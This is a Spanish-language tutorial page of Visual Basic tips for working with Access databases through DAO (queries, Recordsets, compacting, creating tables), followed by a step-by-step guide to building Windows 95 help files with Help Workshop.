14. Programación sobre la seguridad de Access (31/Ago)
15. Un método rápido para efectuar búsquedas (8/Sep)
16. Enumerar las tablas de una base de datos (17/Sep)
17. Capturar errores de ODBC (9/Abr/98)
18. Acceso a bases de datos SQL Server...
19. Cargar Imágenes de una base de datos sin usar el DataControl
20. Acceder a bases de datos de Access 2000 con el VB5 (05/Oct/99)
21. Un consejo si instalas VB6 SP4 para acceder a bases de datos de Access 2000 (10/Nov/00)
22. Ejemplo "simple" de acceso a datos DAO con el data control (Curso Básico entrega 34) (09/Jul/03)
23. Buscar en una base de datos DAO con el data control (Curso Básico entrega 35) (09/Jul/03)
24. Acceder a una base de datos DAO sin el data control (Curso Básico entrega 40) (09/Jul/03)
25. Realizar consultas en una base de datos DAO (Curso Básico entrega 40) (09/Jul/03)
26. Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO (09/Jul/03)

1.- Copiar la estructura de una tabla con Access

Para copiar/duplicar la estructura de una tabla en una base de datos Access, sigue estos pasos:

1. Carga la base de datos en Access
2. Selecciona la tabla a copiar

3. En el menú de Edición, selecciona Copiar
4. En el menú de Edición, selecciona Pegar
5. Escribe el nuevo nombre de la tabla
6. Selecciona "Estructura solamente"

Ya está la tabla "duplicada" en la misma base de datos, por si haces cambios de los que después te arrepientas. Si la intención es copiarla en otra base de datos, antes de seguir con el paso 4, cargar o crear la nueva base de datos y ya está. En el paso 6 puedes seleccionar "Estructura y Datos" si quieres copiar también los datos.

2.- Ordenes SQL para cambiar los datos de una tabla.

UPDATE tabla
SET nombre_campo = 'nuevo_valor'
WHERE opciones_a_tener_en_cuenta

Ejemplo: Actualizar la tabla Clientes poniendo el campo Agente a LIBRE si la fecha de ÚltimaVisita es anterior al 1 de Enero de 1996 (este es un caso sobre una base de datos que uso en mi trabajo, pero como ejemplo puede valer):

UPDATE Clientes **SET** Agente = 'LIBRE' **WHERE** [ÚltimaVisita] < DateValue('01/01/96')

Normalmente el campo de fechas será según tengáis configurado el sistema.

3.- Caracteres no "standard" en los nombres de los campos

Si al crear las tablas de la base de datos usas caracteres acentuados, eñes, espacios, etc. Cuando hagas una consulta o lo uses en un Recordset, etc, ponlos entre corchetes, fijates en cómo se usa ÚltimaVisita en el ejemplo anterior.

4.- Procesar una consulta SQL (Execute)

Para ejecutar una orden SQL en una base de datos, usar la orden Execute en la variable de una base de datos (Database)

```
'SQLTmp= orden SQL
'Db será una base de datos:
'Dim Db As Database     'Variable para las Bases de Datos
'Set Db = OpenDatabase("Nombre_Base_Datos")

On Error Resume Next
Db.Execute SQLTmp, dbFailOnError
If Err Then
        MsgBox "Se ha producido un error al ejecutar la orden:" & vbCrLf & SQLTmp
```

```
End If
```

5.- Procesar una consulta SQL creando un Recordset

Se creará un Recordset con el resultado de una consulta SQL realizada a uan base de datos, posteriormente se procesarán los datos que ha producido dicha consulta.
Por ejemplo si tenemos una base de datos con nuestra colección discográfica, podríamos hacer una consulta con todos los CD's de Phil Collins
Suponiendo que el formato de los discos (CD, LP, etc.) es Formato y el Nombre del Autor está en Cantante, la orden a ejecutar sería:
SQLTmp = "SELECT * FROM mis_discos WHERE Formato Like '*CD*' AND Cantante Like '*Phil Collins*'"
Por supuesto se puede usar = en lugar de Like, si estamos seguros de que no necesitamos los comodines, ya que la consulta es "bastante" más rápida. Es decir quedaría así:
SQLTmp = "SELECT * FROM mis_discos WHERE Formato = 'CD' AND Cantante = 'Phil Collins'"

```
'Ejecutar orden SQL con los datos solicitados

'Db será una base de datos:
'Dim Db As Database     'Variable para las Bases de Datos
'Set Db = OpenDatabase("Nombre_Base_Datos")

Dim SQLTmp As String
Dim MySnap As Recordset

SQLTmp = "select * from " & Nombre_Tabla & " <Consulta> " & " order by " & Clasificar
Set MySnap = Db.OpenRecordset(SQLTmp, dbOpenSnapshot)
Err = 0
MySnap.MoveFirst
If Err Then
        Err = 0
        'no hay datos, avisar
        MsgBox "No hay datos que coincidan con la búsqueda especificada," & vbCrLf & "(o no está
bien realizada)", 64, "Listados"
        Exit Sub
End If

'Añadir el resultado a un List
List1.Clear

MySnap.MoveFirst
Do Until MySnap.EOF
        'Procesar los datos...
        '
        List1.AddItem MySnap("Cantante") & " " & MySnap("[Canción]") '...y demás datos

        MySnap.MoveNext
Loop
MySnap.Close
```

6.- Evitar el error al asignar un campo Null de una base de datos.

Además de evitar el error, es más rápido que usar If...Then... para comprobar si el campo es nulo o está vacío.

Para cadenas:

```
Cadena = "" & rs!Campo
```

Para números:

```
Numero = 0 & rs!Campo
```

7.- Comprobar si un registro se está editando.

Esto puede ser útil si el programa tiene que acceder a una base de datos en red o bien si accedes en el mismo equipo a una base de datos.
Lo que hay que hacer es usar EditMode y comprobar si se está editando.
Veamos un ejemplo:

```
With Data1.Recordset
    'Escribe el código para buscar el registro a editar, etc.
    '...
    Do While .EditMode = dbEditInProgress
        DoEvents
    Loop
    'Cuando llegue aquí, es que ya está libre...
    .Edit
    '...hacer los cambios al registro...
    .Update
End With
```

Los valores que devuelve EditMode, pueden ser:

```
dbEditNone          Si no se está editando.
dbEditInProgress    Se está editando actualmente.
dbEditAdd           Se ha añadido un registro con AddNew
                    y el registro actual todavía está en el buffer.
```

8.- Seleccionar los registros que queremos en un Recordset

Para asignar a un Data (Recordset) los datos que quieras de una tabla, usa la propiedad Recordsource.

```
Data1.RecordSource = "SELECT * FROM Tabla WHERE (condiciones de selección) ORDER BY campo, [campo2]"
Data1.Refresh
```

El Refresh que no se te olvide, si no quieres que produzca error.
Condiciones de selección, serán las comparaciones (consulta) que quieres incluir para la selección.
Por ejemplo, si quieres incluir todos los clientes de Málaga que tengan coche, clasificados por la población:

```
Data1.RecordSource = "SELECT * FROM Clientes WHERE Provincia = 'Málaga' AND Coche = 'Si' ORDER BY [Población]"
```

Fijate que Población está entre corchetes, esto es necesario, porque la ó (o acentuada) es un caracter "extraño" y se debe poner entre corchetes para que el Jet lo entienda. Lo mismo hay que hacer si el nombre del campo incluye espacios.
Otra cosa a tener en cuenta es que si usas =, el contenido del campo "debe coincidir exactamente", si en Provincia tienes algo como: Málaga (Andalucía), no lo "encontrará". Para que lo incluya también, cambia el signo igual por LIKE:

Data1.RecordSource = "SELECT * FROM Clientes WHERE Provincia LIKE '*Málaga*' AND Coche = 'Si' ORDER BY [Población]"

Más cosas, en la parte ORDER BY, se pueden incluir más de un campo, separados por comas.
El asterisco (*) que hay después de SELECT, es para que incluya todos los campos de la tabla.
Si sólo quieres incluir algunos campos, especificalos en lugar del asterisco y separalos con comas:

Data1.RecordSource = "SELECT Nombre,Apellidos, [Población], Provincia, Coche FROM Clientes WHERE Provincia LIKE 'Málaga' AND Coche = 'Si' ORDER BY [Población]"

9.- Compactar una base de datos, usando código VB (27/Feb)

Este es el código que uso para compactar las bases de datos. Cosa que suelo hacer bastante a menudo, sobre todo en las que uso en la empresa, que cambian a diario.
Por aquello de la seguridad, mantengo dos copias: la anterior y la última. Más vale prevenir. Nunca se sabe cuando se cortará la luz o se quedará colgado el equipo... así que, me curo en salud.

```
'Cerrar la base (esto sólo si la tienes abierta...)
Db.Close
'Liberar memoria y "desligarla"
Set Db = Nothing
'
'Tomar el nombre sin la extensión
sTmp = ""
i = InStr(NombreBase, ".")
If i Then
    p = i - 1
Else
    p = Len(NombreBase)
End If
sTmp = Left$(NombreBase, p)
'Buscar \, para tomar el directorio (path)
For i = p To 1 Step -1
    If Mid$(NombreBase, i, 1) = "\" Then
        sTmp = Left$(NombreBase, i)
        Exit For
    End If
Next
If Right$(sTmp, 1) <> "\" Then
    sTmp = sTmp & "\"
End If

'Todo este proceso es para estar seguro de que se quede una copia
'en caso de que falle la compactación...
dBaseTmp = sTmp & "~dBase2.mdb"
If Len(Dir$(dBaseTmp)) Then Kill dBaseTmp
If Len(Dir$(sTmp & "~dBase1.mdb")) Then Kill sTmp & "~dBase1.mdb"

'Esta es la madre del cordero, se pueden usar otras "versiones", es cuestión de adecuarte.
CompactDatabase NombreBase, dBaseTmp, dbLangSpanish, dbVersion20
```

```
'Guardar una copia de como estaba antes
Name NombreBase As sTmp & "~dBase1.mdb"
'Esta es la base ya compactada, así que asignar el nombre
Name dBaseTmp As NombreBase
'Borrar los ficheros LDB
If Len(Dir$(sTmp & "*.ldb")) Then Kill sTmp & "*.ldb"
```

10.- Crear una base de datos, usando código VB (18/Abr)

Aprovechando que he puesto la colaboración de Harvey Triana en esta página, pues te voy a poner cómo crear una base desde dentro del propio Visual Basic.
Te recomiendo que veas el Proyecto Paso a Paso, en el que puedes tener el código completo y otras cosillas que aquí no se van a explicar.
Este es el listado del procedimiento que se encargará de crear la base de datos. Por supuesto, deberás cambiar los nombres de los campos y tipos de datos a tu conveniencia, pero de esta forma, tienes algo por dónde empezar.

```
Private Sub CrearBase(sBase As String)
    'Crear la base de datos indicada
    '
    Dim Db As Database
    Dim Fd As Field
    Dim Tb As New TableDef      'Definir una Tabla
    Dim Idx As New Index        'Para crear un índice
    Dim i As Integer

    'Crear base de datos, idioma español y para la versión 2.0 del Jet de Access
    '=============================================================================
    'Si vas a adaptar este programa para VB3, usa dbVersion11 en lugar de dbVersion20
    '=============================================================================
    Set Db = CreateDatabase(sBase, dbLangSpanish, dbVersion20)
    '
    'La constante dbVersion20 no aparece en la ayuda, en su lugar lo hace la dbVersion25
    'pero ésa no está creada!!!
    '
    'Primero la tabla de las tareas
    Set Tb = Db.CreateTableDef("Tareas")
    'Vamos a crear cada uno de los campos
    Set Fd = Tb.CreateField("ID", dbLong)
    'Ahora vamos a asignar las propiedades de contador, etc.
    Fd.Attributes = dbAutoIncrField Or dbUpdatableField Or dbFixedField
    Tb.Fields.Append Fd
    'El resto de los campos
    Set Fd = Tb.CreateField("Fecha", dbDate)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Asunto", dbText, 255)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Descripcion", dbMemo)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("FechaInicio", dbDate)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("FechaTermino", dbDate)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Terminada", dbInteger)
    Tb.Fields.Append Fd
    'Creamos un índice con el ID
    Idx.Name = "PrimaryKey"
    Idx.Unique = True
```

```
    Idx.Primary = True
    Idx.Fields = "ID"
    Tb.Indexes.Append Idx
    'Añadimos la tabla a la base
    Db.TableDefs.Append Tb
    '
    'Creamos la otra tabla: Anotaciones
    Set Tb = Db.CreateTableDef("Anotaciones")
    'El campo ID, es el contador, etc.
    Set Fd = Tb.CreateField("ID", dbLong)
    Fd.Attributes = dbAutoIncrField Or dbUpdatableField Or dbFixedField
    Tb.Fields.Append Fd
    'El resto de los campos
    Set Fd = Tb.CreateField("Fecha", dbDate)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Tema", dbText, 50)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Asunto", dbText, 255)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Medio", dbText, 255)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Localizacion", dbText, 255)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Descripcion", dbMemo)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("Detalle", dbLongBinary)
    Tb.Fields.Append Fd
    'Creamos un índice con el ID
    Set Idx = Nothing           'Quitar la referencia anterior
    Idx.Name = "PrimaryKey"
    Idx.Unique = True
    Idx.Primary = True
    Idx.Fields = "ID"
    Tb.Indexes.Append Idx
    'Añadimos la segunda tabla a la base
    Db.TableDefs.Append Tb
    'Cerramos la base
    Db.Close

    MsgBox "Nueva base de datos " & sBase & " creada.", vbInformation
End Sub
```

15.- Un método rápido para efectuar una búsqueda (8/Sep)

En este ejemplo, uso un recordset para hacer la búsqueda, el único requisito es que tenga un campo llamado ID, que será el que se devuelva con el dato encontrado.
La rutina acepta búsquedas hacia delante y hacia atrás, para buscar hacia atrás la variable buscAtras será True.
Se supone que además tienes una variable (Db) con la base de datos que estás usando.
Aquí tienes el código...

```
Private Function BuscarEnBase(Optional ByVal sBusqueda As String = "") As Long
    'Devuelve el número de ID                          ( 5/Jul/97)
    Dim sSQL As String
    Dim lID As Long

    On Local Error Resume Next

    If Len(sBusqueda) Then
        sSQL = "SELECT * FROM " & sTabla & " WHERE " & sBusqueda
        Set RsBuscar = Db.OpenRecordset(sSQL, dbOpenSnapshot)
        If Not RsBuscar.EOF Then
            'Primera búsqueda
```

```
            If buscAtras Then
                RsBuscar.MoveLast
            End If
            lID = CLng(RsBuscar("ID"))
        Else
            lID = 0&
        End If
    Else
        If buscAtras Then
            RsBuscar.MovePrevious
        Else
            RsBuscar.MoveNext
        End If
        lID = CLng(RsBuscar("ID"))
    End If
    If (lID = 0&) Or (Err <> 0) Then
        lID = 0&
        'para que al seguir buscando se empiece por el primero
        If buscAtras Then
            RsBuscar.MoveLast
            RsBuscar.MoveNext
        Else
            RsBuscar.MoveFirst
            RsBuscar.MovePrevious
        End If
    End If
    Err = 0
    BuscarEnBase = lID
End Function
```

Esto es un ejemplo de cómo se llamaría a esta función, usando el diálogo de buscar y reemplazar:

```
iFFAtras = True

If gsBuscar(sBuscar, cFFAc_Buscar + cFFAc_Atras, "Buscar datos") > cFFAc_IDLE Then
    sBuscar = Trim$(sBuscar)
    If Len(sBuscar) Then
        buscAtras = iFFAtras
        'buscCompleta = iFFCompleta
        YaEstoyAqui = True
        LblStatus(1) = "Buscando " & sBuscar & "..."
        DoEvents
        'Usar una rutina del tipo consulta (SQL)
        qID = BuscarEnBase(Text1(ControlActual).DataField & " LIKE '" & sBuscar & "*'")
        If qID Then
            Data1.Recordset.FindFirst "ID = " & CStr(qID)
            If Data1.Recordset.NoMatch Then
                qID = 0&
            End If
        End If
        If qID = 0& Then
            Beep
            MsgBox "No se ha hallado el dato buscado en el campo: " _
                & Text1(ControlActual).DataField, vbOK + vbInformation, "Buscar"
```

16.- Enumerar las tablas de una base de datos (17/Sep)

Aquí te muestro como saber las tablas que existen en una base de datos. De esta forma puedes buscar si la que necesitas está en la base especificada o bien puedes usarla para abrir "cualquier" tabla de una BD.
Las rutinas sirven igual para VB3 (ejemplo aparte) y VB4 o superior.

Para probar esta rutina, en un form, añade un ListBox (List1) y un botón que al pulsarlo llame a EnumerarTablas, deberás cambiar la localización de la base de datos por la que sea en tu equipo...

```
'Ejemplo para VB4 o superior
Private Sub EnumerarTablas()
    Dim Db As Database
    Dim Td As TableDef

    List1.Clear
    Set Db = OpenDatabase("D:\VB\Biblio.MDB")
    For Each Td In Db.TableDefs
        'Sólo las tablas con atributo igual a CERO,
        'son tablas normales
        If Td.Attributes = 0 Then
            List1.AddItem Td.Name
        End If
    Next
    Db.Close
    Set Db = Nothing
End Sub


'Para VB3: (en VB4 también se puede usar de esta forma)
Private Sub EnumerarTablas()
    Dim INListTabl As Snapshot
    Dim Db As Database

    List1.Clear
    Set Db = OpenDatabase("D:\VB\Biblio.MDB")
    Set INListTabl = Db.ListTables()
    INListTabl.MoveFirst
    Do Until INListTabl.EOF
        If INListTabl("Attributes") = 0 Then
            List1.AddItem INListTabl("Name")
        End If
    Loop
    Db.Close
    Set Db = Nothing
End Sub
```

Si lo que quieres es sólo comprobar si existe, en lugar de añadirla a un list, haces una comparación:

```
If Td.Name = miTabla Then
   ExisteTabla = True
End If
```

17.- Un consejo si instalas VB6 SP4 para acceder a bases de datos de Access 2000 (10/Nov/00)

Si has leido el artículo sobre el acceso a bases de datos de Access 2000 usando el DAO Datacontrol (Acceder a bases de datos de Access 2000 con el VB5), verías que había un comentario sobre que no se puede usar ese control para acceder al nuevo formato de las bases de datos de Access 2000...
Eso es cierto para el VB5 y para el **VB6 pre-SP4**, ya que el DAO Datacontrol que se incluye con la nueva "revisión" del VB6 **SI** reconoce dicho formato, además de que carga de forma automática la **Microsoft DAO 3.6 Object Library, sin la cual no se puede acceder a las bases del Access 2000**.
Pero puedes llevarte una sorpresa si, (a pesar de indicar en las referencias que se use el nuevo motor de bases de datos 3.6), el VB te avisa de que no hay datos que mostrar...
Esto es cierto si lo que estás probando es un proyecto que ya tuvieras hecho anteriormente, ya que con los nuevos proyectos no hay problemas... la razón es que, (si miras con un editor de textos el contenido de un formulario de VB), lo que se asigna a la propiedad **Connect**, para un control existente, es diferente del que se asigna para uno nuevo... con lo cual, si quieres que tus proyectos pre-SP4 funcionen sin problemas y sin tener que quitar el control existente y añadirlo de nuevo, (que sería la forma lógica de hacerlo), simplemente tendrás que cambiar la asignación que se le hace a dicha propiedad:

```
Nuevo: (vb6, SP4)
------
      Begin VB.Data Data1
         Caption         =   "Data1"
         Connect         =   "Access 2000;"


Antiguo: (vb6 SP3... o anterior)
--------
      Begin VB.Data Data1
         Caption         =   "Data1"
         Connect         =   "Access"
```

Es decir, cambia el "Access" por "Access 2000;"

Espero que este "truquillo" te alivie algún que otro quebradero de cabeza...

Nos vemos
Guillermo

Creación de Ayudas

En este apartado, intentaré dar ejemplos para la creación de un archivo de ayuda para Windows 95

Iniciado el 25/Ene/97
Actualizado el 16/Jul/2001

1. Primera tentativa (25/Ene/97)
2. La segunda (25/Ene/97)
3. La tercera (consejos y promesa) (30/Ene/97)
4. La cuarta (Los Hot-spots) (2/Feb/97)
5. Extraer el texto de un archivo de ayuda (26/Feb/97)
6. Una utilidad para 'destripar' los archivos de ayuda (24/Jul/97)
7. Un archivo de ayuda con muchos trucos (15/Ago/97)
8. Cómo mostrar el contenido del archivo CNT... y más cosas... (5/Dic/97)
9. Crear Ayudas (formato CHM) con el HTML Help Workshop (HHW) (3/Jul/98)
10. Guía rápida de creación de ayuda (formato HLP) con el Help Workshop (HCW) (5/Ene/99)
11. Mostrar el título de la página separado del texto normal (5/Ene/99)
12. Usar links a páginas WEB y a e-mail desde un fichero de ayuda HLP (21/Ago/00)

Baja los archivos de los ejemplos: ej_hlp01.zip (74.3 KB)
(Incluido este archivo, ahora es más grande, por que incluye dos gráficos...)

El compilador de ayuda está en el CD del Visual Basic, en la carpeta \TOOLS\HWC, pero también puedes bajártelo con este link. (hwc.zip 896 KB)

Primera tentativa (25/Ene/97)

Ejemplo de creación de un archivo de ayuda para Windows 95

El fichero de ejemplo (guiller.hlp), tendrá los siguientes apartados:

Acerca de... (libro)

Introducción

Autor

Apartados (libro)

Visual Basic (libro)

Referencia

Trucos

Programas

API

Scripts (libro)

HTML (libro)

Referencia

Trucos

VBScript (libro)

Referencia

Trucos

JavaScript (libro)

Referencia

Trucos

Windows 95 (libro)

Otros documentos (libro)

Los indicados con (libro), serán libros con más información.

Veamos los pasos:

Crear un documento nuevo en Word u otra aplicación que permita documentos con formato RTF (Rich Text Format), en el que se puedan incluir notas al pie.

Hasta se podría crear uno con VB32 bits usando el control RichTextBox...

Cuando creo un nuevo documento, suelo guardarlo desde el principio, es decir que le doy nombre y lo guardo, la experiencia que he tenido en más de una ocasión, es perder todo el trabajo, por no guardarlo; y aunque el autoguardar estuviese seleccionado, no me ha servido de nada.

Así que, he creado el documento y lo he guardado con el tipo .rtf y el nombre guiller.rtf

Escribe lo siguiente:

Contenido

Acerca de...

Apartados

Otros documentos

Posicionate al principio del documento, delante de Contenido.

Selecciona Nota al pie... del menú Insertar

En el cuadro de diálogo, selecciona Marca personal y escribe $

Te mostrará las notas al pié, escribe Contenido

Haz lo mismo, ponte al principio, después del signo $ y pulsa Insertar/Nota al pie.../Marca personal... pero escribe #

En el pié de página escribe Contenido.

Repite la mísma operación, pero la marca personal será k

Bien, ya tenemos la primera página, casi, de nuestro sistema de ayuda.

Posicionate después de Otros documentos y pulsa Ctrl+Intro para crear una nueva página, (cada apartado o sección debe estar en una página distinta)

Vamos ahora a crear el contenido de Acerca de...

Escribe lo siguiente:

Acerca de...

Introducción

Autor

Para crear las referencias a esta página:

Situate delante de Acerca de... (en esta página)
Insertar/Nota al pie.../Marca personal...$ Acerca de...
Repetimos para el context string... Insertar/Nota al pie.../Marca personal... # AcercaDe

Y ahora las palabras clave: Insertar/Nota al pie.../Marca personal...k Acerca de...; Información; Autor; Introducción

Las palabras claves, se escribirán separadas por punto y coma.

Bien, ya tenemos esta segunda página "medio-localizable"

Vamos al principio del documento. Es decir a la primera página.

Posicionate después de Acerca de... y escribe AcercaDe (es importante que lo escribas igual que el context string que has utilizado, incluso las mayúsculas/minúsculas.

Selecciona Acerca de... y cambia el tipo de la fuente a doble subrayado:
Formato/Fuentes.../Subrayado/Doble
Selecciona AcercaDe y cambialo a oculto: Formato/Fuentes.../Oculto
Ahora si que está relacionada.

¿Lo probamos?

Abre el Microsoft Help Workshop (\VB\Tools\Hcw\Hcw.exe)

En el menú File, selecciona New...
Del cuadro de diálogo, selecciona Help Project
Selecciona el directorio donde se archivará, normalmente en el que hemos guardado el fichero rtf
Escribe guiller y pulsa Aceptar
Mostrará una ventana con el título guiller.hpj
En el cuadro Help File mostrará .\guiller.hlp
Pulsa en el botón Files...
Del cuadro de diálogo resultante, pulsa en el botón Add... y selecciona el archivo guiller.rtf
Pulsa OK

Ya puedes crear el fichero de ayuda:

Pulsa en el botón Save and Compile

Una vez terminado, el fichero está creado.

Minimiza las ventanas y selecciona guiller.hlp, que estará en el directorio de trabajo.

Mostrará lo que hemos escrito en la primera página. Fijate que Acerca de... está subrayado y si pulsas en él, te mostrará la segunda página.

Pulsa en el botón Índice del archivo de ayuda.

Te mostrará un cuadro de diálogo con las solapas Índice y Buscar.

En la primera, están las palabras claves que hemos puesto después de la k de la nota al pié.

Bueno, funciona. Vamos a añadir más apartados...

Posicionate después de Autor y pulsa Ctrl+Intro para crear otra página.
Escribe:

Introducción

El texto que quieras poner explicando de que va la ayuda, etc.

Crea en introducción el título ($), Context String (#) y Palabras Claves (k)

Ya sabes: Insertar/Notas al pie...

En context string no escribas acentos ni caracteres no "standards", ya que si después creas un gráfico con referencia a esas cadenas de contexto, no va a aceptaqr los acentos, etc.

Los programas están creados por quien ya sabes... y todavía no se han enterado que hay gente que usamos otros tipos de caracteres... En fin.

Para el ejemplo yo he puesto:

$ Introducción
# Intro
k Introducción

Fijate que la clave Introducción está repetida... ya verás para que sirve... paciencia.

Al tajo, (es decir sigamos trabajando):

Crea una nueva página para la descripción el Autor y escribe:

Autor

Los datos del autor, etc.

Incluye los siguientes "marcadores" junto a Autor:

$ Autor
# Autor
k Autor;el guille;guille

Ahora creemos los enlaces:

Ve a la segunda página, sitúate después de Introducción y escribe Intro.
Selecciona Introducción y formatealo como carácter doble subrayado, después selecciona Intro y marcalo como oculto.
Haz lo mismo con Autor, escribe a continuación lo que hayas escrito como context string.
Selecciona la primera palabra: doble subrayado
Selecciona la segunda y marcala como oculto.

Lo probamos de nuevo... Ya sabes cómo hacerlo.

Abre el fichero de ayuda que hemos creado, pulsa en índice y selecciona Introducción, al pulsar en Mostrar, te mostrará un cuadro de diálogo con dos opciones:

Acerca de...

Introducción

Esto es porque hemos creado dos claves con el mismo nombre en páginas distintas y ahora te las muestra para que selecciones la que quieras.

Sigamos avanzando:

Para crear los demás apartados, sigue los mismos pasos que hasta ahora:
Cada sección/descripción en una página distinta.
Asigna los títulos, palabras claves y cadenas de contexto: en Notas al pie...

Estos son los que he creado y las claves asignadas, etc.

Apartados ($Apartados, #Apartados, k Apartados; Visual Basic; Scripts; Windows 95)

Visual Basic

Scripts

Windows 95

Visual Basic ($ Visual Basic, # vb, k Visual Basic; Trucos; Programas; API)

Referencia

Trucos

Scripts ($ Scripts, # Scripts, k Scripts; HTML; VBScript; JavaScript)

HTML

VBScript

JavaScript

Trucos Visual Basic ($ Trucos Visual Basic, # vbtips, k Visual Basic; Trucos)

Los trucos que quieras incluir...

Programas Visual Basic ($ Programas Visual Basic, # vbprog, k Visual Basic; Programas)

Los programas que se explican...

API para Visual Basic ($ API para Visual Basic, # vbapi, k Visual Basic;API)

Pues eso, la explicación del API

VBScript ($ VBScript, # vbscript, k VBScripts; Trucos; Referencia; Scripts)

Referencia

Trucos

JavaScript ($ JavaScript, # javascript, k JavaScript;JScript;Trucos;Referencia;Scripts)

Referencia

Trucos

Windows 95 ($Windows 95, #win95, k Windows 95; Trucos)

Trucos

Crea los enlaces con los apartados, doble subrayado/oculto, etc., para que hagan referencia a los que has creado...

Y ahora vamos a crear el contenido al estilo de los ficheros de ayuda de Windows 95

Se supone que tenemos el Microsoft Help Workshop abierto, si no es así, hay que abrirlo.

Selecciona File/New... y del cuadro de diálogo, selecciona Help Contents
En el cuadro que hay en la esquina superior izquierda, escribe: guiller.hlp, este será el fichero de ayuda por defecto.

En el siguiente cuadro, escribe el título que aparecerá en el cuadro de diálogo que muestra el contenido de la ayuda.

Bien, ahora empieza el espectáculo:

Pulsa en el botón Add Above...
Selecciona Heading
En Title escribe: Acerca de...

Se creará un libro.

Para añadir los siguientes libros, sigue el mismo proceso.

Pero hagamos las cosas ordenadas:

Pulsa en Add Below...
Selecciona Topic
Escribe en Title: Introducción, en TopicID: Intro, deja los demás campos en blanco y pulsa OK

Ya tenemos la primera página de ayuda.

Pulsa en Move Right, para desplazarlo dentro del libro Acerca de...

Ahora para añadir la página de Autor:

Add Below.../Topic/Title=Autor/TopicID=Autor Pulsa OK y MoveRight...

Siguiente libro: Apartados, pues igual que con Acerca de...

Add Below.../Heading/Title=Apartados/OK

Pero no pulses Move Right, esta vez queremos que esté en la parte izquierda.

Añade los libros de cada Apartado y los mueves a la derecha.

Una vez terminado, si aún no lo has grabado, hazlo ahora en el mismo directorio que está el fichero de ayuda.

Pulsa sobre el fichero de ayuda y esta vez te mostrará el contenido en el formato de Windows 95.

Fácil, ¿verdad? Sobre todo cuando te explican cómo hay que hacerlo. 8-)

Y eso es todo.

Incluyo los ficheros de ejemplo, tanto en formato "compilado" cómo los fuentes, para que puedas editarlo y probar.

En futuros días pondré ejemplos para incluir gráficos y hacer ventanas emergentes. En el texto del fichero guiller.rtf he incluido ejemplos de esto que estoy comentando.

Una última recomendación: Cuando hagas un texto invisible: Formato/Fuentes.../Oculto, procura que ese formato de texto no siga en los siguientes caracteres, o puedes volverte loco intentando averiguar porqué no te muestra ciertos apartados.

Segunda ronda (25/Ene pero casi es 26)

Creación de los ficheros de Ayuda al estilo de Windows 95 (Segunda parte)

Bueno, ya he averiguado cosas nuevas, como por ejemplo que tengan el "feel & look" de las nuevas ventanas de Win95 (fondo amarillo, etc.)

Para conseguir que tengan el color amarillo, u otro que queramos, hay que crear una ventana.

Abre el proyecto con Hcw y pulsa en el botón Windows...
En la solapa General, pulsa el botón Add...
Mostrará un diálogo, en Create a window named:, escribe Main y pulsa OK.

En la solapa Position, puedes especificar dónde se mostrará, en el ejemplo que he puesto, he especificado estos valores: Left=100, Top=100, Width=500, Height=600

Los he cambiado, sólo para probar.

El ancho lo he cambiado, porque he puesto que me muestre los botones de adelante y atrás. (browser)
En la solapa Buttons, he seleccionado Options, Browse y Find
Los colores los he dejado en el standard que muestra: amarillo y gris.

Otras opciones para experimentar:
Options/General/Display this text in the version dialog box
Options/General/If users paste or print Help text, display

Bueno, aquí podeis ir probando algunas de las opciones que hay...

Para que los botones browsers hagan algo, hay que asignarle los valores, indicandoles en que orden se moverá por el archivo de ayuda.

Para ello, tienes que insertar una Nota al pie, ¿recuerdas? Insertar/Nota al pie... y en Marca personal, escribir el signo + (suma)

El orden que pongas, será el que seguirá el Browser. No tienen porque estar en el mismo orden en que los introduces...

Bueno, experimenta y a ver si salen cosas "guais"

Yo por mi parte seguiré "rebuscando" otras cosillas.

De todos modos echale un vistazo al archivo de ayuda que trae el Hcw, es un poco "rollo", pero tiene montones de cosas que se pueden hacer con los archivos de ayuda.

Aunque, según mi opinión, un archivo de ayuda no debe estar demasiado "enrevesado", debe ser simple, ya que lo que pretende es ayudar, no liar al que lo usa...

Nos vemos.

La tercera es más breve (30/Ene)

Sólo un par de consejos y una promesa:
Ya que los ficheros de ayuda al final suelen ser, según la ayuda que queramos prestar, bastante grandes, más por la cantidad de páginas que hay que generar, que por otra cosa, te aconsejo que tomes nota de cada apartado y de las claves que usas, así cómo los nombres para el hiper-link.
Yo suelo crearme una tabla con los datos que voy introduciendo, es un trabajo extra, pero al final, agradecerás hacerlo, porque, seguro, te va a evitar el repasarte las notas al pie de página, para ver cuál fué el último número que usastes para hacer la conexión, etc.
También he creado un directorio para el fichero de ayuda, los gráficos, etc.
El tema de los gráficos y sobre todo los "hot-spots", será el tema de la próxima entrega. Que prometo, si no me lo impiden fuerzas mayores, será este fin de semana.
Aclaración: los hot-spots, son partes del gráfico en la que se pinchan y te mandan a una página determinada. Un ejemplo lo tienes en esta mísma página, en el gráfico de encabezamiento. La diferencia es que hay un programa que te ayuda en esta tarea: Shed.exe que está en el directorio \VB\Hc.

La cuarta y talvez la última (2/Feb)

Hot-Spots, paso a paso.

Bueno, vamos a empezar con el tema de los hot-spots.

Carga el programa Shed.exe, está en el directorio Hc, dentro del directorio de instalación de Visual Basic, normalmente \VB\HC\shed.exe

El formato de la imagen debe ser en formato BMP.

En el ejemplo, carga VB_MENU.BMP

Selecciona con el ratón la palabra TRUCOS, hazle un marco alrededor de la palabra.

Una vez seleccionado, haz doble-click y te mostrará un cuadro de diálogo:

En Context String, escribe trucos

En Type, selecciona Jump

El resto dejalo como está.

Pulsa en File/Save As... escribe: VB_MENU.
Fijate que la extensión es SHG.

Yo suelo usar el formato propio del programa shed, es decir con la extensión SHG.

Así lo diferencio de los gráficos normales.

Nota: Una vez guardado como formato SHG, el archivo BMP ya no te hace falta, yo lo incluyo, para que

puedas probar el ejemplo.

Bueno, ya tienes el primer "enlace" preparado.
Vamos a probarlo.

